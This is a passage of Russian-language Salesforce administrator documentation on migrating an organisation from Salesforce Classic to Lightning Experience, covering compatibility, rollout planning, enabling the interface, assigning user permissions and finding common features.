## Настраиваемые кнопки

Lightning Experience не поддерживает настраиваемые кнопки, использующие источник содержимого «JavaScript». При необходимости замените некоторые функции, которые охватывают данные кнопки, интерактивными инструментами (например, конструктором процессов, Visual Workflow или подходами под управлением кода).

Настраиваемые кнопки, определяющие источник содержания в качестве URL-адреса или страницы Visualforce, работают обычным образом.

## Компоненты Visualforce и Lightning

Несмотря на кардинальные отличия от Salesforce Classic, Lightning Experience также поддерживает страницы Visualforce. Данный выпуск дополнен бета-поддержкой Visualforce в Lightning Experience. Текущие страницы Visualforce отображаются интерфейсом Lightning Experience корректно (многие страницы не требуют никаких исправлений). Ввиду значительного

обновления интерфейса, корректное отображение страниц Visualforce может гарантироваться только после выполнения ряда действий. В настоящее время некоторые функции Visualforce не поддерживаются интерфейсом Lightning Experience.

Ниже перечислены некоторые основные рекомендации.

- При использовании JavaScript некоторые элементы страниц Visualforce подлежат проверке. Visualforce не контролирует всю страницу, отображаемую в Lightning Experience, поэтому код JavaScript может требовать обновления.
- При использовании встроенных стандартных компонентов внешний вид страниц Visualforce соответствует оформлению Salesforce Classic, независимо от интерфейса, используемого для их просмотра. При необходимости внешний вид страниц можно привести к оформлению Lightning Experience после выполнения некоторых действий.

Рекомендуем использовать продукт Salesforce Lightning Design System (SLDS), поддерживающий шаблоны проектирования, компоненты и рекомендации по созданию интерфейсов, соответствующих Lightning Experience. SLDS доступен на веб-сайте [www.lightningdesignsystem.com](http://www.lightningdesignsystem.com).

Дополнительную информацию см. в модуле «[Visualforce & Lightning Experience](#)» блока «[Developer Trail — Lightning Experience](#)» в Trailhead.

А как же настройка нового пользовательского интерфейса? Инфраструктура компонентов Lightning — это новая инфраструктура пользовательского интерфейса для разработки динамических веб-приложений, предназначенных для мобильных и настольных устройств. Воспользуйтесь данной инфраструктурой или Visualforce в новых проектах. Дополнительную информацию о разработке пользовательского интерфейса см. в секции «[User Interface Development Considerations](#)» модуля «[Lightning Experience Development](#)» в Trailhead. Дополнительную информацию о компонентах Lightning см. в модуле «[Lightning Components](#)» блока «[Developer Trail — Lightning Experience](#)» в Trailhead.

## Force.com Canvas

Force.com Canvas позволяет быстро интегрировать сторонние приложения в систему Salesforce. Интерфейсы Lightning Experience и Salesforce Classic поддерживают одинаковые функции холста. При необходимости приложения холста могут добавляться на страницы Visualforce и другие поддерживающие их области, а также отображаться в компонентах Lightning.


## Интерфейсы Salesforce API и Apex

Lightning Experience практически не влияет на большинство привычных программных инструментов и процессов. Наша компания внимательно относится к вопросу сохранения текущих зависимостей от интерфейсов Salesforce API в новых выпусках. Используемые инструменты не меняются. Среда разработки также остается неизменной.

Несмотря на корректную работу классов Apex и вызовов API, Lightning Experience не поддерживает некоторые функции. При использовании нового интерфейса и выполнении некоторого кода Apex, взаимодействующего с неподдерживаемой функцией, пользователь не может выполнить поставленную задачу. Решением данной проблемы стало добавление возможностей определения настроек интерфейса пользователя из API и Apex. При необходимости воспользуйтесь данной функцией для добавления логики в текущий код во избежание возможных ошибок. Дополнительную информацию см. в секции «[Understanding Changes to Other Development Tools](#)» модуля «[Lightning Experience Development](#)» в Trailhead.

## Приложения AppExchange

Многие приложения из каталога AppExchange поддерживают настройки, включая настраиваемые объекты, настраиваемые кнопки, страницы Visualforce и т. д. Партнеры Salesforce тестируют приложения в Lightning Experience и применяют их к сертификации *Lightning Ready*. Приложения, сертифицированные как приложения Lightning Ready, будут поддерживаться интерфейсом Lightning Experience и полностью соответствовать другим страницам Lightning. Если приложение поддерживается интерфейсом Lightning Experience, то список AppExchange отображает пометку Lightning Ready. Если приложение не поддерживается интерфейсом Lightning Experience, рекомендуем переключиться на Salesforce Classic.

 **Прим.:** Lightning Experience позволяет организации использовать приложения без сертификации Lightning Ready, но не гарантирует доступность или корректную работу всех функций. Данные приложения могут отображаться неправильно в Lightning Experience по причине использования оформления Salesforce Classic. При наличии приложений без сертификации Lightning Ready рекомендуем использовать Salesforce Classic.

## Предварительный просмотр организации в Lightning Experience

Рано или поздно вы подумаете: «Все так, но я хочу это увидеть». Однако, пока вы готовы, можете перевести своих пользователей на новую систему. Неудобно? Вовсе нет! Вам поможет ассистент по миграции Lightning Experience. Функция предварительного просмотра в ассистенте по миграции позволяет просматривать производственную организацию в Lightning Experience. Теперь вы сможете видеть, как именно ваши данные и текущие настройки работают в новом интерфейсе. И при этом никого не потревожите.

Функция предварительного просмотра заблокирована, доступна только для чтения. Вы можете менять данные, настройки, полномочия — все что угодно. Но помните, что работаете с живой организацией. Любые сделанные изменения сохраняются и будут видны пользователям в Salesforce Classic.

Для начала работы введите строку «Создать» в поле «Быстрый поиск» в меню «Настройка», затем выберите пункт «**Lightning Experience**». Нажмите кнопку «**Предварительный просмотр**».

### ВЕРСИИ

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для просмотра в ассистенте по миграции Lightning Experience выполните следующие действия.

- «Просмотр настройки и конфигурации»

Для редактирования в ассистенте по миграции Lightning Experience выполните следующие действия.

- «Настройка приложения»

## Переход на Lightning Experience Пора!

Прекрасно! Вы решили, что готовы перейти на Lightning Experience. Во-первых, мы рекомендуем разработать стратегию вашего перехода. Затем, когда придет подходящее время, вы сможете воспользоваться приведенными ниже инструкциями по включению нового пользовательского интерфейса.

### [Разработка стратегии развертывания для Lightning Experience](#)

Прежде чем приступить к развертыванию Lightning Experience, рекомендуем составить четкий план. Как правило, план позволяет определить правильный порядок выполнения действий, обозначить ключевые ресурсы, установить нужные связи и выбрать конкретную дату окончания.

### ВЕРСИИ

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### Включение Lightning Experience

Чтобы включить Lightning Experience, просто сдвиньте переключатель. Тем не менее, рекомендуем сначала настроить некоторые другие функции, предоставляющие пользователям полный доступ к возможностям нового интерфейса при включении Lightning Experience. Затем настройте доступ к Lightning Experience подходящим пользователям. При необходимости новый интерфейс может быть включен для небольшой пробной группы или всех пользователей организации.

## Разработка стратегии развертывания для Lightning Experience

Прежде чем приступить к развертыванию Lightning Experience, рекомендуем составить четкий план. Как правило, план позволяет определить правильный порядок выполнения действий, обозначить ключевые ресурсы, установить нужные связи и выбрать конкретную дату окончания.

Ответственный за выполнение развертывания (сотрудник отдела по управлению изменениями или менеджер проекта) определяется размером организации. Также ответственность за весь процесс подготовки и выполнения развертывания может быть возложена на администратора организации. Независимо от разделения рабочих обязанностей, рекомендуем просмотреть модуль «[Развертывание Lightning Experience](#)» блока «*Журнал администратора — переход на Lightning Experience*» в журнале Trailhead.

Ниже перечислены основные этапы развертывания.

### Обучение

- Просмотр общих сведений об интерфейсе Lightning Experience
- Определение заинтересованных лиц и руководителя проекта
- Обучение сотрудников компании посредством презентаций и демонстрационных роликов
- Просмотр разделов «[Сравнение интерфейсов Lightning Experience и Salesforce Classic](#)» и «[Рекомендации по использованию Lightning Experience](#)»
- Проведение сравнительного анализа для подтверждения правильности выполненных действий

### Запуск

- Выбор пользователей для тестирования пробной версии Lightning Experience
- Выбор и активация суперпользователей
- Создание расписания проекта
- Определение критериев успеха
- Создание и выполнение стратегий маркетинга и обучения
- Настройка и тестирование (желательно в безопасной среде)
- Активация

### Итерация

- Оценка текущего состояния дел на предмет достижения показателей успеха
- Опрос пользователей на предмет удовлетворенности и основных проблем
- Использование отчетов и панелей мониторинга для отслеживания показателей и отзывов
- Составление общей сводки

Чтобы начать планирование, загрузите пакет «[Пакет клиентских функций Lightning Experience](#)», который входит в состав «[Развертывание Lightning Experience](#)». Данный пакет содержит полезные ресурсы (например, набор презентаций, таблица

серьезности рисков, шаблон расписания проекта и контрольный список развертывания), позволяющие полностью контролировать ход выполнения составленного плана.


## Включение Lightning Experience

Чтобы включить Lightning Experience, просто сдвиньте переключатель. Тем не менее, рекомендуем сначала настроить некоторые другие функции, предоставляющие пользователям полный доступ к возможностям нового интерфейса при включении Lightning Experience. Затем настройте доступ к Lightning Experience подходящим пользователям. При необходимости новый интерфейс может быть включен для небольшой пробной группы или всех пользователей организации.

Чтобы выполнить данные действия, воспользуйтесь программой-ассистентом по переносу Lightning Experience. Щелкните ссылку «**Lightning Experience**» в меню «Настройка» интерфейса Salesforce Classic.

### ВЕРСИИ

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.



### Рекомендованные функции для Lightning Experience

Прежде чем включить Lightning Experience, рекомендуем включить и настроить некоторые вспомогательные функции. Данные функции гарантируют оптимальную настройку нового пользовательского интерфейса для предоставления торговым представителям доступа к более быстрому и усовершенствованному процессу продаж.

### Настройка пользователей для Lightning Experience

Теперь убедитесь, что Lightning Experience доступен соответствующим пользователям. По умолчанию полномочие «Пользователь Lightning Experience» автоматически назначается всем пользователям со стандартным профилем Salesforce. При необходимости уточните доступ к Lightning Experience посредством настраиваемых профилей или наборов полномочий. Другими словами, вы можете предоставить ограниченный доступ для пилотной группы или определенной команды пользователей, которые могут воспользоваться преимуществами нового интерфейса. Или же включите его для всей своей организации. Выбор только за Вами!

### [Включение Lightning Experience для вашей организации](#)

Вы выполнили этапы «Изучение» и «Запуск» вашего плана развертывания. Вы настроили функции Salesforce, оптимизирующие новый пользовательский интерфейс. Вы включили правильных пользователей, они обучены и готовы к изменениям в работе. Вы готовы к запуску системы! Как хорошо, что интерфейс Lightning Experience очень легко можно включить с помощью программы-помощнику Migration Assistant.

СМ. ТАКЖЕ:

[Поддерживаемые версии и пользовательские лицензии для Lightning Experience](#)

## Рекомендованные функции для Lightning Experience

Прежде чем включить Lightning Experience, рекомендуем включить и настроить некоторые вспомогательные функции. Данные функции гарантируют оптимальную настройку нового пользовательского интерфейса для предоставления торговым представителям доступа к более быстрому и усовершенствованному процессу продаж.

### Связанные файлы

Разрешите пользователям применять расширенные возможности Salesforce Files из стандартных объектов Salesforce и собственных настраиваемых объектов. Дополните макеты страниц новым связанным списком «Файлы», позволяющим загружать файлы в записи, просматривать связанные файлы и пролистывать файлы посредством современной визуально обогащенной программы предварительного просмотра.

### Примечания

Это поможет пользователям оптимально организовывать свою работу посредством расширенной версии инструмента создания примечаний. Создание обогащенных текстовых примечаний и их связывание с отдельными записями не занимают много времени. При включении примечаний рекомендуем дополнить макеты страниц новым связанным списком «Примечания», позволяющим создавать и просматривать примечания прямо из записей.

### Путь продаж

Разрешите торговым представителям отслеживать процессы продаж организации и закрывать сделки. Настройте этапы возможностей и статусы интересов, а также определите порядок их отображения в пути продаж. Затем добавьте собственные этапы обучения для каждого этапа или статуса в пути продаж.

### Управление повторами

Создайте правила, позволяющие уведомлять пользователей о создании повторяющейся записи. Настройте данные правила для определения условий создания повторяющихся записей в системе Salesforce.

### Преобразование интересов

Чтобы обеспечить бесперебойность процесса продаж, разрешите торговым представителям преобразовывать перспективные интересы в контакты, организации или возможности. Дополните макет страницы интереса кнопкой «Преобразовать».

### Важные данные об организациях

Предоставьте торговым представителям мгновенный доступ к актуальным и своевременным новостным статьям об их организациях. Данная функция доступна только на английском языке, поэтому может оказаться бесполезной, если организация использует другой основной язык. (Дополнительную информацию о проблемах конфиденциальности при использовании данной функции см. раздел [Сведения об организациях](#) в справке Salesforce).

### ВЕРСИИ

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.



### Социальные организации, контакты и интересы

Разрешите торговым представителям связывать организации, контакты и интересы с соответствующими профилями Twitter для обновления доступных данных. Пользователи могут просматривать профили Twitter, находить общих знакомых в системе Salesforce и быстро открывать нужные заметки.

### Общедоступные действия

Разрешите торговым представителям связывать контакты с отдельными событиями и задачами для более точного отображения взаимосвязей между действиями. Функция «Общедоступные действия» действует постоянно. После включения функции, отключить ее нельзя.

## Настройка пользователей для Lightning Experience

Теперь убедитесь, что Lightning Experience доступен соответствующим пользователям. По умолчанию полномочие «Пользователь Lightning Experience» автоматически назначается всем пользователям со стандартным профилем Salesforce. При необходимости уточните доступ к Lightning Experience посредством настраиваемых профилей или наборов полномочий. Другими словами, вы можете предоставить ограниченный доступ для пилотной группы или определенной команды пользователей, которые могут воспользоваться преимуществами нового интерфейса. Или же включите его для всей своей организации. Выбор только за Вами!


**⚠ Важное замечание:** Хорошо, если вы используете выпуск Group Edition или Professional Edition, то это небольшое преувеличение. Невозможно удалить полномочие пользователя Lightning Experience из стандартных профилей вашей организации и настраиваемые профили недоступны. Таким образом это «все или ничего», если вы хотите включить Lightning Experience, то все ваши пользователи немедленно перейдут на новый интерфейс. Обязательно подготовьте своих пользователей к новому методу работы с Salesforce и предупредите их до перехода на Lightning Experience. И помните, что пользователи, желающие продолжить использование интерфейса Salesforce Classic, всегда могут самостоятельно вернуть его с помощью программы Switcher.

При использовании выпуска Professional Edition с поддержкой настраиваемых профилей смотрите рекомендации ниже.

Первым делом определите наличие пользователей со стандартными профилями, которым не требуется доступ к Lightning Experience. Назначьте данным пользователям настраиваемые профили, которые не содержат полномочие «Пользователь Lightning Experience».

В случае с пользователями с настраиваемыми профилями решите, кто получит Lightning Experience. Настраиваемые профили по умолчанию не содержат полномочие «Lightning Experience User», это решение остается за вами. Воспользуйтесь советами ниже.

- Хотите проверить Lightning Experience на небольшой группе пользователей с настраиваемыми профилями, но не хотите включать интерфейс для каждого пользователя, которому назначены такие профили? Создайте набор полномочий, содержащий полномочие «Lightning Experience User». Затем примените данный набор полномочий к каждому пробному пользователю. При включении Lightning Experience новый интерфейс будет отображаться только для этих пробных пользователей.

Используете наборы полномочий впервые? Просмотрите данный обзор!  [Просмотреть обзор: Создание, редактирование и назначение набора полномочий](#)

### ВЕРСИИ

Профили и наборы полномочий доступны в: **Salesforce Classic** и **Lightning Experience**.

Профили доступны в версиях: **Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

Наборы полномочий доступны в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.



- Развертывание Lightning Experience для конкретных настраиваемых профилей? Или включение для пользователей всех настраиваемых профилей? Добавление полномочия «Пользователь Lightning Experience» в профили является самым быстрым способом пакетного включения нового пользовательского интерфейса.

При наличии большого количества профилей рекомендуем воспользоваться приложением Data Loader. Тем не менее, не стоит забывать об огромной ответственности, которая сопутствует большим возможностям. Рекомендуем внимательно следить за включением или выключением других функций.

При предоставлении доступа к Lightning Experience только группе пользователей рекомендуем разрешить использование данного интерфейса всем участникам специализированной рабочей группы. При наличии участников рабочей группы, которые часто обмениваются ссылками и тесно сотрудничают между собой, рекомендуем добавить всех участников. Дополнительную информацию см. в разделе «[Особенности переключения пользователей между интерфейсами Lightning Experience и Salesforce Classic](#)».

СМ. ТАКЖЕ:

[Профили](#)


[Наборы полномочий](#)

[Порядок переключения на Salesforce Classic после включения Lightning Experience](#)

## Включение Lightning Experience для вашей организации

Вы выполнили этапы «Изучение» и «Запуск» вашего плана развертывания. Вы настроили функции Salesforce, оптимизирующие новый пользовательский интерфейс. Вы включили правильных пользователей, они обучены и готовы к изменениям в работе. Вы готовы к запуску системы! Как хорошо, что интерфейс Lightning Experience очень легко можно включить с помощью программы-помощника Migration Assistant.

Щелкните ссылку «**Lightning Experience**» в меню «Настройка» интерфейса Salesforce Classic.



В программе-помощнике перехода на Lightning Experience, нажмите кнопку **Lightning Experience** и задайте значение **Включено**.

### ВЕРСИИ

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы посмотреть программу-помощник перехода на Lightning Experience.

- «Просмотр настройки и конфигурации»

Чтобы изменить программу-помощник перехода на Lightning Experience.

- «Настройка приложения»

The image shows a screenshot of the 'Lightning Experience Migration Assistant' interface. The main header reads 'Lightning Experience Migration Assistant' with the subtitle 'Make the switch to the new, modern, and intelligent Salesforce experience'. Below this, there is a section titled 'Learn About Lightning Experience' with links for 'Introducing Lightning Experience' (Watch Video) and 'Evaluate if Lightning Experience Is Right for Your Org' (Compare). A callout box is overlaid on the right side of the page, titled 'Enable the New Salesforce Experience'. Inside this box, the text reads: 'Lightning Experience You didn't skip to the end, right? Great! You're ready to flip the switch on a powerful and intuitive user experience.' To the right of this text is a green toggle switch that is currently turned on, with the word 'Enabled' written below it. At the bottom of the page, there is a smaller version of this callout box, also showing the 'Lightning Experience' toggle switch in the 'Enabled' position.

Готово! Включенные пользователи автоматически начнут использовать Lightning Experience при обновлении текущего сеанса или выполнении входа в систему.

## Отключение Lightning Experience для вашей организации

Если этот выпуск Lightning Experience не подходит для вашей организации, то новый пользовательский интерфейс довольно просто отключить. При отключении Lightning Experience, все пользователи сразу переключаются на Salesforce Classic.

В меню «Настройка» введите *Lightning Experience* в поле быстрого поиска.

В программе-помощнике переноса Lightning Experience, нажмите кнопку **Lightning Experience** и задайте значение **Отключено**.

### ВЕРСИИ

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Чтобы посмотреть программу-помощник переноса Lightning Experience.

- «Просмотр настройки и конфигурации»

Чтобы изменить программу-помощник переноса Lightning Experience.

- «Настройка приложения»

## Работа в Lightning Experience

Немного ошарашены новыми функциями Lightning Experience? Это вполне понятно. Переход к приложению с переделанным дизайном может сбить с толку, особенно если в исходном интерфейсе вы могли работать даже с завязанными глазами. Чтобы облегчить привыкание к Lightning Experience, давайте посмотрим где в новом интерфейсе находятся наиболее часто используемые функции Salesforce.

### [Поиск профиля и личных параметров в Lightning Experience](#)

В Salesforce Classic ваш профиль и личные параметры можно найти в меню с вашим именем. В Lightning Experience процесс такой же. Ссылки на эти действия можно найти, щелкнув по изображению своего профиля. Хотите переключаться между Lightning Experience и Salesforce Classic? Вы найдете ссылки и для этих действий тоже.

### [Поиск объектов в Lightning Experience](#)

В Salesforce Classic для доступа к объектам, таким как организации и интересы применяются вкладки. Вкладки также применяются и для других функций, таких как домашняя страница и Chatter. Lightning Experience заменяет панель вкладок на свертываемое меню навигации, содержащее объекты, приложения и другие штуки. Ищете связанные приложения? Если элемента нет в меню навигации, поищите его в средстве запуска приложений.

### ВЕРСИИ

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.

### [Поиск списковых представлений в Lightning Experience](#)

Lightning Experience улучшает работу со списковыми представлениями Salesforce Classic, предлагая улучшенную компоновку страниц, удобную навигацию, создание и редактирование списков на месте.

### [Работа с записями в Lightning Experience](#)

В Salesforce Classic описание записи, связанные списки и лента отображаются на одной странице. Такое расположение ведет к частой прокрутке, особенно в записях, где много данных. В Lightning Experience описание записи, сопутствующие сведения и лента расположены в отдельных вкладках между которыми легко переключаться.

### [Поиск действий и кнопок в Lightning Experience](#)

Хоть Salesforce Classic и отображает действия в публикаторе Chatter, а кнопки на странице описания записи, Lightning Experience не делает различий для этих элементов. Новый интерфейс смешивает действия и кнопки, размещая их в различных областях согласно функциональности.

### [Поиск связанных списков в Lightning Experience](#)

Записи в Salesforce содержат данные и ссылки на другие связанные записи. Salesforce Classic отображает связанные записи в списках, расположенных внизу страницы. В Lightning Experience сопутствующие сведения отображаются в картах связанных списков. Для интересов и возможностей, объектов содержащих рабочее пространство, доступ к картам связанных списков осуществляется из вкладки «Связанные». Для ссылочных объектов, таких как организации и контакты, а также для групп и людей, карты связанных списков отображаются на правой стороне страницы.

### [Поиск функций Chatter в Lightning Experience](#)

С помощью Lightning Experience, можно объединять людей и группы, безопасно обмениваться деловыми сведениями в реальном времени, как вы привыкли в Salesforce Classic. В новом интерфейсе доступ к лентам, группам и профилям Chatter немного отличается. Но посмотрев этот небольшой обзор, вы быстро освоитесь.

### [Поиск справки в Lightning Experience](#)


Помощь всегда рядом! И теперь она доступнее с появлением Lightning Experience, где контекстное меню справки выдает целевое содержимое, такое как видеоролики, обзоры, разделы справки и настройки. Вот так удача!

## Поиск профиля и личных параметров в Lightning Experience

В Salesforce Classic ваш профиль и личные параметры можно найти в меню с вашим именем. В Lightning Experience процесс такой же. Ссылки на эти действия можно найти, щелкнув по изображению своего профиля. Хотите переключаться между Lightning Experience и Salesforce Classic? Вы найдете ссылки и для этих действий тоже.

### ВЕРСИИ

Доступно в версиях: **Group Edition, Professional Edition, Enterprise Edition, Performance Edition, Unlimited Edition** и **Developer Edition**.



В Lightning Experience щелкните по изображению своего профиля, чтобы получить ссылки на профиль и личные параметры

(1). Кстати, если не добавить фото, то выглядеть вы будете вот так: . Пожалуй, это не самый лучший вид, поэтому щелкните **Профиль**, чтобы добавить фото!


Если хотите вернуться обратно к Salesforce Classic, воспользуйтесь средством переключения Switcher (2). Мы запомним ваш выбор и сделаем его действующим по умолчанию. Хотите переключиться обратно к Lightning Experience? Просто щелкните свое имя в заголовке Salesforce Classic, затем средство переключения Switcher (2).

## Поиск объектов в Lightning Experience

